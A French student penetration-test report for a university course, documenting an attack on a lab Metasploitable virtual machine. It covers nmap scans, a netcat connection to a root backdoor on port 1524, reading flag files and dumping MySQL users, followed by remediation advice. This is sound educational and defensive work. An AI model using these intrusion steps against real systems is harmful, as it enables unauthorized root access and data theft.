

Devoir 2 : Rapport d'attaque

Par :

Mathieu Bussière (23 114 951)

Samuel Drolet (13 060 894)

Ilyass Jenjare (22 260 839)

Nedjm Eddine Benazzouz (22 211 688)

Faculté des sciences

Université de Sherbrooke

Travail présenté à

El Mehdi Samih

Dans le cadre du cours

IFT508 Introduction aux attaques informatiques

Groupe 1

Sherbrooke

1 Décembre 2025

Table des matières:

1. Introduction et planification.....	3
1.1. Contexte et Objectifs du Mandat.....	3
1.2. Porté (Scope) et Règle d'engagement.....	3
1.3 Méthodologie du test d'intrusion.....	4
2. Historique.....	5
2.1. Reconnaissance.....	5
2.2. Analyses de vulnérabilités.....	6
2.3. Exploitation et Compromission (Accès Root).....	7
2.4. Post-Exploitation : Récolte des Drapeaux-Flags.....	8
3. Vulnérabilités et recommandations.....	10
3.1. Échelle d'évaluation des risques.....	10
3.2. Détail des Vulnérabilités et Mesures Correctives.....	11
3.2.1.VUL-001 : Backdoor Shell sur Port 1524 (Accès Root Non Authentifié).....	11
3.2.2. VUL-002 : Accès Root Sans Mot de Passe à la Base de Données MySQL.....	13
3.2.3 VUL-003 : Exposition d'Applications Délibérément Vulnérables (DVWA).....	15
3.2.4. VUL-004 : Surface d'Attaque Excessive (Services Inutiles et Obsolètes).....	17
4. Annexe.....	19

1. Introduction et Planification

1.1. Contexte et Objectifs du Mandat

Le présent test d'intrusion a été effectué par l'équipe d'étudiants de l'IFT 508, simulant le rôle d'une équipe de sécurité offensive, dans le but d'identifier et d'exploiter les faiblesses d'une machine cible fournie en environnement de laboratoire.

Les objectifs précis de cet engagement, conformément aux exigences du Devoir 2, étaient de :

- Valider la Pénétration : Déterminer s'il était possible pour un attaquant distant d'obtenir un accès non autorisé à la machine cible.
- Maximiser la Compromission : Atteindre le niveau d'accès le plus élevé possible (privilèges *root* ou Administrateur) afin de démontrer l'impact maximal d'une brèche.
- Collecter les Preuves : Récupérer tous les drapeaux (*flags*) cachés sur la cible, agissant comme preuve de concept de la compromission totale.
- Documenter la Chaîne d'Attaque : Construire une histoire cohérente (*Attack Narrative*) de la démarche et fournir des recommandations détaillées pour chaque vulnérabilité exploitée.

1.2. Portée (Scope) et Règles d'Engagement

L'évaluation a été strictement limitée à l'environnement de laboratoire désigné, utilisant la machine attaquante Kali Linux fournie. Le test a été mené sur les interfaces réseau actives :

Élément	Description	Détails
Cible Principale	Machine virtuelle fournie pour le défi.	Identifiée à 192.168.48.134 (via l'interface réseau eth1).
Machine Attaquante	Kali Linux (IP interne).	192.168.48.135 sur l'interface eth1 .
Portée (Scope)	Plage réseau ciblée.	192.168.48.0/24.
Règles d'Engagement	Simulation d'une attaque externe (Black Box).	Aucune information initiale n'a été utilisée

1.3. Méthodologie du Test d'Intrusion

Afin d'assurer une démarche structurée, complète et professionnelle, le test d'intrusion a suivi la méthodologie **Penetration Testing Execution Standard (PTES)**.

Cette approche guide l'évaluation à travers sept phases distinctes, assurant que toutes les étapes, de la reconnaissance à la remise des recommandations, sont couvertes :

1. Pré-Engagement : Définition du mandat et du *scope* (couvert par cette section).
2. Collecte d'Information : Identification des actifs et des réseaux.
3. Analyse de Vulnérabilités : Découverte des failles.
4. Exploitation : Obtention de l'accès initial.
5. Post-Exploitation : Maintien d'accès, élévation de privilèges et récolte d'information sensible.
6. Analyse du Rapport : Évaluation des risques.
7. Remise du Rapport : Documentation des résultats et des mesures d'atténuation.



2. Historique d'Attaque

Cette section détaille la démarche séquentielle entreprise par l'équipe pour compromettre la machine cible. La méthodologie PTES a servi de guide pour structurer l'attaque, de la découverte initiale à l'obtention des privilèges d'administrateur.

2.1. Reconnaissance

L'objectif initial était de définir la posture réseau de la machine attaquante et d'identifier la cible dans l'environnement de laboratoire.

Étape	Outil/Commande	Description des Résultats	Annexe
1. Analyse de l'Environnement	<code>ip a</code> et <code>ip r</code>	L'analyse a confirmé que la machine attaquante (Kali Linux) utilise l'adresse IP 192.168.48.135 sur l'interface <code>eth1</code> , se trouvant dans le réseau cible 192.168.48.0/24. Cette information a défini la portée immédiate du test.	Annexe A (Figure A.1.1 and A.1.2)
2. Découverte d'Hôtes Actifs	<code>nmap -sn 192.168.48.0/24</code>	Le balayage de découverte a permis d'identifier plusieurs hôtes actifs, dont l'adresse 192.168.48.134, qui ne correspond ni à la passerelle ni à la machine attaquante. Cet hôte a été désigné comme la cible principale.	Annexe A (Figure A.2)

La phase de reconnaissance a permis de cartographier avec précision le périmètre cible. La logique derrière cette étape était de s'assurer que toutes les interactions d'attaque futures seraient dirigées uniquement vers l'hôte désigné (192.168.48.134) et de garantir le respect des règles d'engagement.

2.2 Analyse de Vulnérabilités

Étape	Outil/Commande	Description des Résultats	Annexe
1. Balayage des Ports et Services	<code>nmap -sV -O -p-192.168.48.134</code>	Un balayage complet avec détection de version (-sV) a été exécuté sur la cible. Les résultats ont révélé de nombreux ports ouverts (HTTP, SSH, FTP, MySQL, etc.), indiquant une surface d'attaque très large et des versions de services souvent obsolètes (tel que Postfix, Apache 2.2.8).	Annexe A (Figure A.3)
2. Identification du Vecteur Clé	(Analyse des résultats Nmap)	Le port 1524/tcp a été clairement identifié comme étant ouvert et associé au service bindshell("Ingreslock") . Plus important encore, Nmap a spécifié que ce service offrait un root shell et portait la mention (BACKDOOR).	Annexe A (Figure A.3)

La logique de cette phase était de cibler les services les moins conventionnels. La présence du port 1524/tcp, généralement associé à des configurations héritées ou obsolètes, a immédiatement suggéré qu'il

représentait la faiblesse la plus probable permettant un contournement de l'authentification ou une exécution de code à distance.

2.3. Exploitation et Compromission (Accès Root)

Étape	Outil/Commande	Description des Résultats	Annexe
1. Exploitation de la Porte Dérobée	<code>nc 192.168.48.134 1524</code>	Une connexion simple a été établie via Netcat sur le port 1524. Comme anticipé d'après les résultats de Nmap, la connexion a immédiatement retourné un shell interactif.	Annexe A (Figure A.4)
2. Validation des Privilèges	<code>whoami</code> ou <code>id</code>	La commande a confirmé que le <i>shell</i> obtenu s'exécutait avec les privilèges de l'utilisateur root (<code>root@SamihServer:/#</code>), validant une compromission totale du système sans nécessiter d'élévation de privilèges post-exploitation.	Annexe A (Figure A.4)

La logique de cette étape était de tester l'hypothèse d'une porte dérobée. La connexion Netcat a confirmé que le service sur le port 1524 était une *backdoor* offrant un contrôle total. La preuve de l'accès root à ce stade démontre une faille de configuration critique et non corrigée, permettant un contournement complet des mécanismes de sécurité habituels.

2.4. Post-Exploitation : Récolte des Drapeaux-Flags

Étape	Outil/Commande	Description des Résultats	Annexe
1. Recherche Récursive	<code>grep -rn "Samih" /var/www 2>/dev/null</code>	Utilisation d'une commande de recherche récursive pour identifier rapidement les fichiers sensibles contenant le nom de l'enseignant ou d'autres artefacts liés au défi dans le répertoire web (<code>/var/www</code>).	Sortie du <code>grep</code> dans l'Annexe A (Figure A.5)
2. Localisation des Artefacts	<code>ls -l /var/www/</code>	La recherche a rapidement identifié la présence de fichiers sensibles dans les répertoires d'applications (DVWA, TWiki, <code>/dav/</code>).	Annexe A (Figure A.6)

3. Récupération des Drapeaux	<pre>cat /var/www/dvwa/robots.txt</pre> <pre>cat /var/www/dav/readme.txt</pre> <pre>cat /var/www/twiki/readme.txt</pre>	Les drapeaux ont été trouvés intégrés dans des fichiers d'information ou de configuration (robots.txt, readme.txt). Tous les drapeaux ont été récupérés, confirmant la réussite totale du défi.	Annexe A (Figures A.7, A.8, A.9)
-------------------------------------	---	--	---

La logique de la post-exploitation était double :

- 1) Démontrer l'impact de l'accès root en accédant aux informations sensibles (comme les *flags*);
- 2) Valider la réussite du défi en récupérant les preuves requises. La commande `grep -rn` a permis une identification méthodique et efficace des emplacements des *flags*, démontrant l'application de techniques d'analyse de système d'exploitation malgré la simplicité de l'accès initial.

3. Vulnérabilités et Recommandations

Cette section documente les failles de sécurité découvertes, évalue leur impact et fournit des recommandations détaillées et hiérarchisées pour l'atténuation (mitigation), conformément aux bonnes pratiques des tests d'intrusion.

3.1. Échelle d'Évaluation des Risques

L'évaluation des risques est basée sur la combinaison de la **Probabilité** d'exploitation et de l'**Impact** sur la Confidentialité, l'Intégrité et la Disponibilité (CIA) des actifs ciblés.

Niveau	Impact sur l'Organisation	Description et Priorité de Correction
CRITIQUE	Compromission totale (Accès Root) non authentifiée.	Vulnérabilité nécessitant une correction immédiate et absolue .
ÉLEVÉ	Accès à des données sensibles ou à des privilèges élevés (web-admin).	Vulnérabilité nécessitant une correction urgente dans les 7 jours.
MOYEN	Fuite d'informations ou point de départ pour une attaque.	Vulnérabilité à corriger dans les 30 jours .
FAIBLE	Faiblesse de configuration qui n'entraîne pas de compromission directe.	Correction à effectuer selon les bonnes pratiques (audit de printemps).

3.2. Détail des Vulnérabilités et Mesures Correctives

3.2.1.VUL-001 : Backdoor Shell sur Port 1524 (Accès Root Non Authentifié)

Caractéristique	Détails de la Vulnérabilité
Risque	CRITIQUE
Description	Le service sur le port 1524/tcp est une porte dérobée (<i>bindshell</i>) configurée pour accorder un accès root non authentifié . Nmap a explicitement identifié ce service comme un Bash shell (**BACKDOOR**; root shell).
Preuve de Concept	L'analyse netstat -tunap confirme que le processus /6259/bash est à l'écoute sur le port 1524 et est en état ESTABLISHED avec la machine attaquante, prouvant que le shell est en cours d'exécution avec les privilèges maximums (root). (Annexe A, Fig. A.4)
Impact	Compromission totale du système (Root) . L'attaquant obtient un contrôle persistant, peut exfiltrer toutes les données et modifier toute la configuration sans effort.

Recommandation pour VUL-001 :

Les actions suivantes doivent être exécutées immédiatement pour éradiquer la menace et corriger la vulnérabilité sous-jacente.

1.Isoler le système:

Déconnectez physiquement ou logiquement le serveur du réseau pour empêcher l'attaquant de maintenir l'accès.

2. Identifier et tuer le processus malveillant :

Il faut trouver quel processus sur le port 1524 (PID et nom du programme)

+la commande : **netstat -lntp | grep 1524**

Puis il faut tuer le process

+la commande : **kill -9 PID**

Puis supprimer le fichier malveillant après avoir trouvé le chemin

+les commandes :

find / -name nom_du_programme 2>/dev/null

rm /chemin/exact/du/fichier

3. Bloquer le port 1524

Ajouter une règle pour rejeter (DROP) les paquets TCP destinés au port 1524

iptables -A INPUT -p tcp --dport 1524 -j DROP

Il faut créer le répertoire de configuration et sauvegarder les règles actuelles dans un fichier

mkdir -p /etc/iptables

iptables-save > /etc/iptables/rules.v4

nano /etc/rc.local

Puis il faut ajouter une ligne de commande dans le fichier /etc/rc.local pour sauvegarder et assurer le chargement au démarrage

La ligne à ajouter : **iptables-restore < /etc/iptables/rules.v4**

3.2.2.VUL-002 : Accès Root Sans Mot de Passe à la Base de Données MySQL

Caractéristique	Détails de la Vulnérabilité
Risque	CRITIQUE
Description	Le SGBD MySQL est configuré pour accorder l'accès au compte root du SGBD sans mot de passe à l'utilisateur root du système. De plus, les utilisateurs % (wildcard) root et guest possèdent le privilège de Grant_priv: Y , offrant un contrôle complet sur toutes les bases de données.
Preuve de Concept	Exécution de la commande <code>mysql -u root -e "use mysql; select * from user;"</code> sans demande de mot de passe, montrant les privilèges illimités des utilisateurs. (Annexe A, Fig. A.9)
Impact	Compromission totale des données. L'attaquant peut lire, modifier ou supprimer toutes les informations de toutes les applications web hébergées, y compris les données système de MySQL.

Recommandation pour VUL-002 :

Les actions suivantes sont **critiques et urgentes** pour sécuriser le système de gestion de base de données (SGBD) MySQL, retirer les privilèges excessifs, et empêcher la compromission totale des données.

1. Durcissement Immédiat de MySQL et Définition d'un Mot de Passe Root

Le script d'installation sécurisée doit être exécuté pour corriger la configuration par défaut dangereuse:

- **Exécuter l'outil de sécurité :** Lancer la commande `mysql_secure_installation`.
- **Action Clé :** Définir un **mot de passe fort** pour le compte **root** de MySQL.
- **Action Facultative:** Supprimer les comptes utilisateurs de test anonymes et désactiver l'accès root à distance.

2. Révoquer les Privilèges Excessifs et Dangereux (Wildcards et Guest)

L'analyse des privilèges (`select * from user;`) montre que les comptes `root@'%'` et `guest@'%'` possèdent le privilège **Grant_priv: Y** et ont un accès total (Y pour toutes les colonnes) depuis n'importe quelle adresse IP (%). Cela permet à l'attaquant de créer de nouveaux utilisateurs malveillants ou de prendre le contrôle même sans connaître le mot de passe de l'utilisateur `root` du système si un autre service était compromis.

3.2.3. VUL-003 : Exposition d'Applications Délibérément Vulnérables (DVWA)

Caractéristique	Détails de la Vulnérabilité
Risque	ÉLEVÉ
Description	Le serveur expose l'application Damn Vulnerable Web Application (DVWA) , accessible publiquement, ainsi que d'autres outils de test. Le site est protégé par des identifiants par défaut (admin/password), ce qui est une mauvaise pratique. L'accès facile a permis de descendre le niveau de sécurité à low pour exploiter directement des failles. (Annexe A.11)
Preuve de Concept	a) Accès Initial : Connexion réussie à DVWA avec les identifiants par défaut (Annexe A, Fig. A.7). b) Exploitation : Succès des attaques de type Injection SQL et XSS Reflected après avoir modifié le niveau de sécurité à low .
Impact	Même sans le <i>backdoor</i> root, cette faille permet la compromission de l'application , le vol de données utilisateurs (via SQLi) ou l'attaque des utilisateurs finaux (via XSS). Elle expose de manière flagrante les technologies sous-jacentes.

Recommandations pour VUL-003 :

Les actions suivantes sont requises pour éliminer le risque d'exploitation via les applications web :

1. Suppression ou Isolation des Applications de Test

- **Suppression d'Actifs** : Retirer immédiatement **DVWA** (ainsi que Mutillidae et TWiki) de tout environnement accessible, même localement, car ces applications sont conçues pour être exploitées et ne devraient jamais être exposées.

- **Isolation** : Si des applications de test sont absolument nécessaires, elles doivent être hébergées sur un serveur isolé, sans lien vers la production, et accessibles uniquement via VPN ou une authentification multi-facteurs stricte.

2. Renforcement de l'Authentification et des Accès

- **Politique d'Authentification** : Interdire formellement l'utilisation d'identifiants par défaut et exiger des mots de passe complexes pour toute interface administrative.
- **Gestion des Sessions** : Implémenter des mécanismes de gestion de session robustes, y compris l'expiration des sessions et la régénération des identifiants de session après connexion.

3. Durcissement du Code et des Bases de Données

Les failles exploitées (SQLi et XSS) sont dues à un manque de validation des données.

- **Prévention SQL Injection** : S'assurer que les applications effectuent une **validation des entrées** côté serveur et utilisent des **requêtes paramétrées** (ou *prepared statements*) pour toutes les interactions avec la base de données.
- **Prévention XSS** : Appliquer l'**encodage de sortie** (Output Encoding) sur toutes les données fournies par l'utilisateur avant qu'elles ne soient rendues dans la page web, pour les neutraliser et prévenir l'exécution de scripts malveillants (Cross-Site Scripting).

3.2.4. VUL-004 : Surface d'Attaque Excessive (Services Inutiles et Obsolètes)

Caractéristique	Détails de la Vulnérabilité
Risque	ÉLEVÉ
Description	Le système expose un nombre excessif de services réseau (plus de 25 ports ouverts), dont plusieurs sont obsolètes ou inutiles pour un serveur moderne. Cela inclut des protocoles non sécurisés comme Telnet (23/tcp) et Rlogin (513/tcp) qui transmettent les données en clair, ainsi que des services graphiques comme X11 (6000/tcp) et VNC (5900/tcp).
Preuve de Concept	Le scan Nmap (Annexe A, Figure A.3) montre une liste exhaustive de ports ouverts qui ne sont pas nécessaires au fonctionnement de base (ex: port 6667 IRC, port 23 Telnet, port 512 Exec).
Impact	Chaque port ouvert est un point d'entrée potentiel. L'exposition de services obsolètes facilite l'interception de mots de passe (Sniffing sur Telnet) et augmente les chances qu'un attaquant trouve une vulnérabilité non corrigée dans un service oublié.

Recommandations pour VUL-004 :

L'objectif est d'appliquer le principe du moindre privilège au niveau réseau.

1. Désactiver les Services Inutiles Identifier et arrêter tous les services qui ne sont pas strictement essentiels à la mission du serveur.

- Utiliser `systemctl disable <service>` ou `update-rc.d -f <service> remove` pour des services comme `telnetd`, `rsh-server`, `vncserver`.

2. Configurer le pare-feu local (iptables**) pour bloquer par défaut tout le trafic entrant (**DROP**) et n'autoriser explicitement que les ports nécessaires (par exemple : uniquement SSH port 22 et HTTP port 80).**

4. Annexe

4.1. Annexe A

Figure A.1.1

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:1a:6a:3d brd ff:ff:ff:ff:ff:ff
    inet 192.168.48.135/24 brd 192.168.48.255 scope global dynamic noprefixroute eth1
        valid_lft 1094sec preferred_lft 1094sec
    inet6 fe80::6764:2bf0:59d3:36e4/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figure A.1.2

```
default via 192.168.48.2 dev eth1 proto dhcp src 192.168.48.135 metric 101
192.168.48.0/24 dev eth1 proto kernel scope link src 192.168.48.135 metric 101
192.168.159.0/24 dev eth0 proto kernel scope link src 192.168.159.129 metric 100
```

Figure A.2

```
└─$ nmap -sn 192.168.48.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-06 23:14 EST
Nmap scan report for 192.168.48.1
Host is up (0.00066s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.48.2
Host is up (0.00021s latency).
MAC Address: 00:50:56:FE:C3:62 (VMware)
Nmap scan report for 192.168.48.134
Host is up (0.0027s latency).
MAC Address: 00:0C:29:B1:15:87 (VMware)
Nmap scan report for 192.168.48.254
Host is up (0.00031s latency).
MAC Address: 00:50:56:E1:50:23 (VMware)
Nmap scan report for 192.168.48.135
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 15.06 seconds
```

Figure A.3

```
Nmap scan report for 192.168.48.134
Host is up (0.00050s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
41443/tcp open  mountd       1-3 (RPC #100005)
46021/tcp open  java-rmi     GNU Classpath grmiregistry
46730/tcp open  nlockmgr     1-4 (RPC #100021)
60863/tcp open  status       1 (RPC #100024)
MAC Address: 00:0C:29:B1:15:87 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, SamihServer, irc.Metasploitable.LAN; OSs: Unix, Linux; :linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 143.95 seconds
```

Figure A.4

```
nc 192.168.48.134 1524
root@SamihServer:/# whoami
root
root@SamihServer:/# =
```

Figure A.5

```
root@SamihServer:/var/www# grep -rn "Samih" /var/www 2>/dev/null
/var/www/dvwa/robots.txt:8:El Mehdi Samih
/var/www/index.php:1:<html><head><title>Samih serverWeb - Linux</title></head><body>
/var/www/dav/readme.txt:7:El Mehdi Samih
/var/www/twiki/readme.txt:7:El Mehdi Samih
```

Figure A.6

```
root@SamihServer:/# ls -l /var/www/
total 72
drwxrwxrwt  2 root    root    4096 Nov 16 21:52 dav
drwxr-xr-x  8 www-data www-data 4096 May 20 2012 dvwa
-rw-r--r--  1 www-data www-data 399 Nov 16 21:42 index.php
drwxr-xr-x 10 www-data www-data 4096 May 14 2012 mutillidae
drwxr-xr-x 11 www-data www-data 4096 May 14 2012 phpMyAdmin
-rw-r--r--  1 www-data www-data 19 Apr 16 2010 phpinfo.php
drwxr-xr-x  3 www-data www-data 4096 May 14 2012 test
drwxrwxr-x 22 www-data www-data 20480 Apr 19 2010 tikiwiki
drwxrwxr-x 22 www-data www-data 20480 Apr 16 2010 tikiwiki-old
drwxr-xr-x  7 www-data www-data 4096 Apr 16 2010 twiki
```

Figure A.7

```
root@SamihServer:/# cat var/www/dvwa/robots.txt
User-agent: *
Disallow: /

Flag:
Ceci est un flag

El Mehdi Samih
```

Figure A.8

```
root@SamihServer:/# cat /var/www/dav/readme.txt
Salut.

Ceci est un flag

Flag 456789

El Mehdi Samih
```

Figure A.9

```
root@SamihServer:/# cat /var/www/twiki/readme.txt
TWiki (TM) - A Web Based Collaboration Platform

Ceci est un Flag

Flag789234


El Mehdi Samih

TWiki Distribution
```

Figure A.10

```
root@SamihServer:/# mysql -u root -e "use mysql; select * from user;"
Host      User      Password      Select_priv  Insert_priv  Update_priv  Delete_priv  Create_priv  Dr
op_priv  Reload_priv  Shutdown_priv  Process_priv  File_priv    Grant_priv    References_priv  Index_priv
Alter_priv  Show_db_priv  Super_priv    Create_tmp_table_priv  Lock_tables_priv  Execute_priv  Re
pl_slave_priv  Repl_client_priv  Create_view_priv  Show_view_priv  Create_routine_priv  Alter_rout
ine_priv      Create_user_priv  ssl_type      ssl_cipher   x509_issuer   x509_subject   max_questi
ons          max_updates    max_connections  max_user_connections
debian-sys-maint      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      YY
Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      N0
0      0      0      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      YY
Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y0
0      0      0      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      YY
%      guest      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      YY
Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y      Y0
0      0      0
root@SamihServer:/#
```

Figure A.11 .1



Warning: Never expose this VM to an untrusted network!

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Figure A.11 .2





Figure A.11.3



Index of /dav

Name	Last modified	Size	Description
Parent Directory	-	-	
readme.txt	16-Nov-2025 21:52	54	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.48.134 Port 80

Figure A.11.4




Figure A.11.5

